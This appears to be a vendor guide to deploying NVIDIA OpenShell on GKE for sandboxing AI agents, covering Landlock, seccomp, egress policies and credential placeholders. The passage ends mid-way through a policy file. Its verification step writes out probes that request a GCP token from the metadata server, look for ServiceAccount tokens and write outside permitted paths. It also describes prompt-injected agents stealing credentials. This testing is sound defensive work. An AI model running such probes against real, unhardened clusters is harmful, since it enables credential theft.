
Autonomous AI agents write code, run shell commands, install packages, and call external APIs. Giving an agent direct access to a container with raw API keys and unrestricted outbound networking creates unnecessary risk. A single prompt injection or buggy script can exfiltrate credentials, probe internal cluster services, or modify host state.
NVIDIA OpenShell solves this problem by separating the untrusted agent workload from a trusted policy and credential boundary. When you deploy OpenShell on Google Kubernetes Engine (GKE), you get a multi-tenant, cloud-native runtime for fleets of AI agents. If you already run agents with the Agent Development Kit (ADK), this architecture complements the patterns in Scaling AI agents on GKE by adding kernel-level and Layer 7 (L7) sandboxing for untrusted code execution.
This guide explains the architecture of OpenShell on Kubernetes, why specific GKE cluster settings matter for kernel isolation, and how to deploy OpenShell and verify its security controls on a live GKE cluster. Here is what you need
- GKE node requirements: OpenShell requires Linux kernel Landlock (ABI 3+) and seccomp user notification (
SECCOMP_RET_USER_NOTIF), which are available out of the box on GKE Standard with Ubuntu (UBUNTU_CONTAINERD) nodes running Linux kernel6.8. - Network isolation: Enabling GKE Dataplane V2 enforces OpenShell’s default-deny egress
NetworkPolicyrules using eBPF, blocking direct access to the Compute Engine metadata server (169.254.169.254), the Kubernetes API server, and any external endpoint. - Process-aware L7 egress: OpenShell binds specific executable paths (such as
/usr/bin/curl) to allowed hosts and HTTP methods, and hot-reloads policies without restarting sandbox pods. - Credential exfiltration prevention: OpenShell injects opaque credential placeholders into the workload container and substitutes real secrets at the supervisor proxy only when the target host matches the provider profile.
Why OpenShell requires a specific GKE configuration
To run NVIDIA OpenShell on GKE, you must provision a GKE Standard cluster with Ubuntu (UBUNTU_CONTAINERD) nodes and GKE Dataplane V2 enabled. OpenShell enforces isolation at both the Linux kernel syscall layer and the Kubernetes Container Network Interface (CNI) layer, so standard Container-Optimized OS nodes or clusters without NetworkPolicy enforcement fail sandbox startup or weaken egress isolation.
1. Kernel support for Landlock and seccomp user notification
Inside each sandbox, the openshell-sandbox runtime binary runs two startup probes:
- Landlock Linux Security Module (LSM, ABI 3 or higher): Confines filesystem reads and writes to declared paths.
- Seccomp user notification (
SECCOMP_RET_USER_NOTIF): Intercepts socket and DNS syscalls, inspects the calling binary identity from/proc/<pid>/exe, and forwards connection requests over an authenticated channel to a trusted supervisor.
If either probe fails, the sandbox refuses to start.
On GKE, GKE Autopilot and default GKE Standard node pools run Container-Optimized OS (cos_containerd). Container-Optimized OS uses a locked-down kernel where Landlock is not enabled by default, and you cannot load custom kernel modules. To run OpenShell sandboxes on GKE, use GKE Standard with an Ubuntu (UBUNTU_CONTAINERD) node image. Ubuntu 24.04 LTS GKE nodes ship with Linux kernel 6.8, which supports Landlock ABI 3+ and seccomp user notification out of the box.
2. Strict NetworkPolicy enforcement with GKE Dataplane V2
OpenShell creates Kubernetes NetworkPolicy objects in every sandbox namespace to block all direct egress from workload pods. The only permitted path out of a sandbox pod is its TLS-authenticated boundary connection to its paired supervisor pod on TCP port 5500.
Kubernetes accepts NetworkPolicy manifests even when the cluster CNI does not enforce them. Without enforcement, a compromised process that bypasses userspace proxies could dial external endpoints or the GKE metadata server directly. Enable GKE Dataplane V2 when you create your cluster. Dataplane V2 uses eBPF and Cilium to enforce both ingress and egress NetworkPolicy rules at the kernel socket and packet layers.
How OpenShell works
OpenShell isolates each AI agent on Kubernetes by splitting execution across a privileged control plane and an unprivileged two-pod boundary managed by the Kubernetes SIG Agent Sandbox controller (agents.x-k8s.io). The workload pod executes untrusted code without credentials or direct network access, while a paired supervisor pod mediates all external traffic.

The runtime consists of three pod roles and four defense layers:
- OpenShell Gateway (
openshell-0): Runs as aStatefulSet(backed by SQLite by default) or aDeployment(backed by external PostgreSQL for multi-replica setups). It translates sandbox requests intoSandboxcustom resources (sandboxes.agents.x-k8s.io) and manages policies, provider credentials, and audit logs. - Workload pod (
default--<name>): Runs your container image alongside the injectedopenshell-sandboxruntime binary. It executes as an unprivileged user (uid=10001) with no KubernetesServiceAccounttoken mounted, Landlock filesystem rules active, andNetworkPolicyblocking direct egress. - Supervisor pod (
os-supervisor-<uuid>): Runs outside the workload pod. It receives mediated DNS and TCP requests from the workload over port5500, evaluates Open Policy Agent (OPA) binary rules and L7 HTTP method and path rules, resolves opaque credential placeholders for authorized endpoints, and emits Open Cybersecurity Schema Framework (OCSF) audit logs.
The four defense layers work together across the kernel, pod network, and application proxy boundaries:

- Pod network boundary: Enforced by GKE Dataplane V2 (Cilium eBPF) using Kubernetes
NetworkPolicy(default-deny egress except TCP5500to the paired supervisor). This mitigates direct packet egress, GKE metadata server probing (169.254.169.254), and CNI bypass. - Filesystem confinement: Enforced by the Linux kernel Landlock LSM (ABI 3+) using path-scoped
read_onlyandread_writeallowlists. This mitigates unauthorized reads or writes outside/sandboxand/tmp. - Syscall and L7 egress: Enforced by
SECCOMP_RET_USER_NOTIFand the Supervisor OPA/L7 proxy using binary identity checks (/proc/<pid>/exe) and HTTP method and path rules. This prevents arbitrary processes from dialing approved hosts or executing destructive HTTP methods (POST,DELETE). - Credential isolation: Enforced by the Supervisor credential-binding engine using opaque environment placeholders (
openshell:resolve:env:...). This prevents exfiltration of raw API keys throughenv,/proc/self/environ, or prompt-injected requests to third-party hosts.
Prerequisites
Before you start, install and configure the following tools on your local machine:
gcloudCLI authenticated against your Google Cloud projectkubectlhelm(version 3.x)
Step 1: Create a GKE Standard cluster
Set your project, region, zone, and cluster name, then create a GKE Standard cluster with UBUNTU_CONTAINERD nodes and Dataplane V2 enabled:
# Configure environment variables and create a GKE Standard cluster
export PROJECT_ID=$(gcloud config get-value project)
export REGION="us-central1"
export ZONE="us-central1-a"
export CLUSTER_NAME="openshell-gke"

gcloud container clusters create "$CLUSTER_NAME" \
  --project "$PROJECT_ID" \
  --zone "$ZONE" \
  --image-type UBUNTU_CONTAINERD \
  --machine-type e2-standard-4 \
  --num-nodes 2 \
  --enable-dataplane-v2 \
  --workload-pool="${PROJECT_ID}.svc.id.goog"
Fetch credentials for kubectl and verify that your nodes run Ubuntu 24.04 LTS with kernel 6.8:
# Retrieve cluster credentials and inspect node OS and kernel versions
gcloud container clusters get-credentials "$CLUSTER_NAME" \
  --project "$PROJECT_ID" \
  --zone "$ZONE"

kubectl get nodes -o wide
The output shows both nodes running Ubuntu 24.04.5 LTS with kernel 6.8:
NAME                                           STATUS   ROLES    AGE   VERSION               INTERNAL-IP    EXTERNAL-IP      OS-IMAGE             KERNEL-VERSION           CONTAINER-RUNTIME
gke-openshell-gke-default-pool-3db75500-d0j2   Ready    <none>   46s   v1.36.4-gke.2377000   10.128.0.116   136.64.143.82    Ubuntu 24.04.5 LTS   6.8.0-1064-gke (amd64)   containerd://2.2.7
gke-openshell-gke-default-pool-3db75500-pnqp   Ready    <none>   46s   v1.36.4-gke.2377000   10.128.0.115   136.65.102.198   Ubuntu 24.04.5 LTS   6.8.0-1064-gke (amd64)   containerd://2.2.7
GKE Standard provisions a default StorageClass (standard-rwo) backed by Compute Engine Persistent Disks. OpenShell uses this default StorageClass for the gateway’s 1Gi state volume and per-sandbox 2Gi /sandbox workspace PersistentVolumeClaims (PVCs).
Step 2: Install the Agent Sandbox controller
OpenShell’s Kubernetes driver (openshell-driver-kubernetes) provisions sandboxes by creating Sandbox custom resources in the agents.x-k8s.io API group. Install the Agent Sandbox Custom Resource Definition (CRD) and controller before you deploy OpenShell:
# Install the Kubernetes SIG Agent Sandbox CRD and controller
kubectl apply -f \
  https://github.com/kubernetes-sigs/agent-sandbox/releases/latest/download/sandbox.yaml
Confirm that the controller deployment rolls out in the agent-sandbox-system namespace:
# Wait for the Agent Sandbox controller deployment to become ready
kubectl -n agent-sandbox-system rollout status \
  deployment/agent-sandbox-controller
Step 3: Install OpenShell with Helm
Create the openshell namespace and install the official Helm chart from GitHub Container Registry (GHCR):
# Create the namespace and install the OpenShell Helm chart
kubectl create namespace openshell

helm upgrade --install openshell \
  oci://ghcr.io/nvidia/openshell/helm-chart \
  --version 0.1.8 \
  --namespace openshell
The chart runs a pre-install public key infrastructure (PKI) hook (pkiInitJob) that generates TLS certificates for the gateway (openshell-server-tls), JSON Web Token (JWT) signing keys (openshell-jwt-keys), and a mutual TLS (mTLS) client bundle (openshell-client-tls).
Wait for the gateway StatefulSet to become ready:
# Verify that the OpenShell gateway StatefulSet is ready
kubectl -n openshell rollout status statefulset/openshell
Step 4: Connect the CLI and provision a sandbox
Install the openshell CLI using the official install script, or download the standalone release archive for your platform from the OpenShell releases page:
# Install the openshell CLI
curl -LsSf https://raw.githubusercontent.com/NVIDIA/OpenShell/main/install.sh | sh
Forward the gateway service port to your local machine in the background:
# Forward local port 8080 to the OpenShell gateway service
kubectl -n openshell port-forward svc/openshell 8080:8080 &
Register the local port-forwarded gateway endpoint, then extract the generated mTLS client certificates from the openshell-client-tls Secret into your local OpenShell gateway configuration directory (extracting after openshell gateway add --local ensures any local host certificates created by the installer are replaced with your GKE cluster’s certificates):
# Register the local port-forwarded gateway and extract GKE mTLS certificates
openshell gateway add https://127.0.0.1:8080 --local --name gke

mkdir -p ~/.config/openshell/gateways/gke/mtls

kubectl -n openshell get secret openshell-client-tls \
  -o jsonpath='{.data.ca\.crt}' | base64 -d \
  > ~/.config/openshell/gateways/gke/mtls/ca.crt

kubectl -n openshell get secret openshell-client-tls \
  -o jsonpath='{.data.tls\.crt}' | base64 -d \
  > ~/.config/openshell/gateways/gke/mtls/tls.crt

kubectl -n openshell get secret openshell-client-tls \
  -o jsonpath='{.data.tls\.key}' | base64 -d \
  > ~/.config/openshell/gateways/gke/mtls/tls.key
Verify the mTLS connection to the GKE gateway:
# Check gateway connection status
openshell status
The output confirms an authenticated mTLS connection to the gateway:
✓ Gateway 'gke' added and set as active
  Endpoint: https://127.0.0.1:8080
  Type: local
✓ TLS certificates present
Server Status

  Gateway: gke
  Server: https://127.0.0.1:8080
  Status: Connected
  Authentication: Authenticated (mTLS transport)
  Version: 0.1.8
Create a detached sandbox named agent-demo using the python:3.12 image, which includes python3, curl, and git so you can test network and filesystem policies:
# Create a detached sandbox using the python:3.12 image
openshell sandbox create --name agent-demo --from python:3.12 --detach
Note: If you omit
--from, OpenShell defaults tonvcr.io/nvidia/base/ubuntu:24.04, a minimal Ubuntu rootfs withoutcurl,git, orpython3. Passing--detachstarts the sandbox in the background without immediately attaching your terminal to an interactive shell.
Inspect the Kubernetes resources created in the openshell namespace:
# List pods, Sandbox custom resources, NetworkPolicies, and PVCs
kubectl -n openshell get pods,sandboxes.agents.x-k8s.io,networkpolicies,pvc
The output shows the workload pod, its paired supervisor pod, the Sandbox custom resource, and four NetworkPolicy objects:
NAME                                                     READY   STATUS    RESTARTS   AGE
pod/default--agent-demo                                  1/1     Running   0          45s
pod/openshell-0                                          1/1     Running   0          6m
pod/os-supervisor-8ab3f450-8835-43cc-85e4-a732738c26a0   1/1     Running   0          45s

NAME                                          READY   REASON              AGE
sandbox.agents.x-k8s.io/default--agent-demo   True    DependenciesReady   46s

NAME                                                                              POD-SELECTOR                                                      AGE
networkpolicy.networking.k8s.io/openshell-sandbox-ssh                             openshell.ai/managed-by=openshell                                 6m
networkpolicy.networking.k8s.io/openshell-sandbox-supervisors                     openshell.ai/boundary-role=supervisor                             46s
networkpolicy.networking.k8s.io/openshell-sandbox-workloads                       openshell.ai/boundary-role=workload                               46s
networkpolicy.networking.k8s.io/os-control-8ab3f450-8835-43cc-85e4-a732738c26a0   openshell.ai/boundary-pair=8ab3f450-8835-43cc-85e4-a732738c26a0   45s

NAME                                               STATUS   VOLUME                                     CAPACITY   ACCESS MODES   STORAGECLASS   AGE
persistentvolumeclaim/openshell-data-openshell-0   Bound    pvc-2a104578-bd39-4b09-bd58-f713dc74f9bf   1Gi        RWO            standard-rwo   6m
persistentvolumeclaim/workspace-default--agent-demo Bound   pvc-41d81c12-9a10-4b22-8f11-118293a0d11c   2Gi        RWO            standard-rwo   46s
OpenShell pairs pod/default--agent-demo (openshell.ai/boundary-role=workload) with pod/os-supervisor-<uuid> (openshell.ai/boundary-role=supervisor) and creates the os-control-<uuid> NetworkPolicy permitting workload traffic only to its paired supervisor on TCP port 5500.
Step 5: Verify OpenShell security controls on GKE
With agent-demo running on GKE, you can verify four security controls: default-deny egress against cluster infrastructure, Landlock filesystem confinement, binary-scoped L7 REST policies, and endpoint-bound credential injection.
1. Test default-deny egress and GKE metadata protection
On an unhardened GKE pod, a prompt-injected agent can query the Compute Engine metadata server (169.254.169.254) to steal node credentials, read a mounted Kubernetes ServiceAccount token, or call arbitrary external hosts. Run the following probes inside agent-demo:
# 1. Attempt to steal a GCP token from the GKE metadata server
openshell sandbox exec agent-demo -- \
  curl -i -sS -m 5 -H "Metadata-Flavor: Google" \
  http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token

# 2. Check for a mounted ServiceAccount token and probe the Kubernetes API
openshell sandbox exec agent-demo -- \
  ls -la /var/run/secrets/kubernetes.io/serviceaccount
openshell sandbox exec agent-demo -- \
  curl -i -sS -m 5 -k https://kubernetes.default.svc/version

# 3. Attempt outbound internet access under the default policy
openshell sandbox exec agent-demo -- \
  curl -i -sS -m 5 https://api.github.com/zen
Every probe fails immediately:
curl: (7) Failed to connect to 169.254.169.254 port 80 after 0 ms: Could not connect to server
ls: cannot access '/var/run/secrets/kubernetes.io/serviceaccount': No such file or directory
curl: (7) Failed to connect to kubernetes.default.svc port 443 after 2 ms: Could not connect to server
curl: (7) Failed to connect to api.github.com port 443 after 2 ms: Could not connect to server
2. Test Landlock filesystem confinement
Inspect the sandbox’s default policy with openshell policy get agent-demo --full:
# Default effective filesystem policy on a new sandbox
version: 1
filesystem_policy:
  include_workdir: true
  read_only:
    - /bin
    - /usr
    - /lib
    - /proc
    - /dev/urandom
    - /etc
    - /var/log
  read_write:
    - /tmp
    - /dev/null
landlock:
  compatibility: best_effort
Because include_workdir: true grants read-write access to /sandbox and read_write includes /tmp, writing to /sandbox succeeds while writing to unlisted paths such as /var/tmp is blocked by the Linux kernel’s Landlock LSM:
# Test writing to /sandbox (allowed) and /var/tmp (denied by Landlock)
openshell sandbox exec agent-demo -- \
  sh -c 'echo "ok" > /sandbox/test.txt && cat /sandbox/test.txt'
openshell sandbox exec agent-demo -- \
  sh -c 'echo "blocked" > /var/tmp/evil.txt'
The kernel rejects the write to /var/tmp/evil.txt:
ok
sh: 1: cannot create /var/tmp/evil.txt: Permission denied
3. Enforce binary-scoped and L7 REST egress policies
Unlike traditional Kubernetes NetworkPolicy (which operates at L3 and L4 for an entire pod), OpenShell policies bind specific binary executables inside the sandbox to specific L7 HTTP methods and paths, and can be hot-reloaded without restarting the pod.
Create a policy.yaml file that allows only /usr/bin/curl to make read-only (GET, HEAD, OPTIONS) REST calls to api.github.com:443:
# Write a policy allowing read-only REST access to api.github.com for curl
cat <<'EOF' > policy.yaml
version: 1
filesystem_policy:
  include_workdir: true
  read_only:
    - /bin
    - /usr
    - /lib
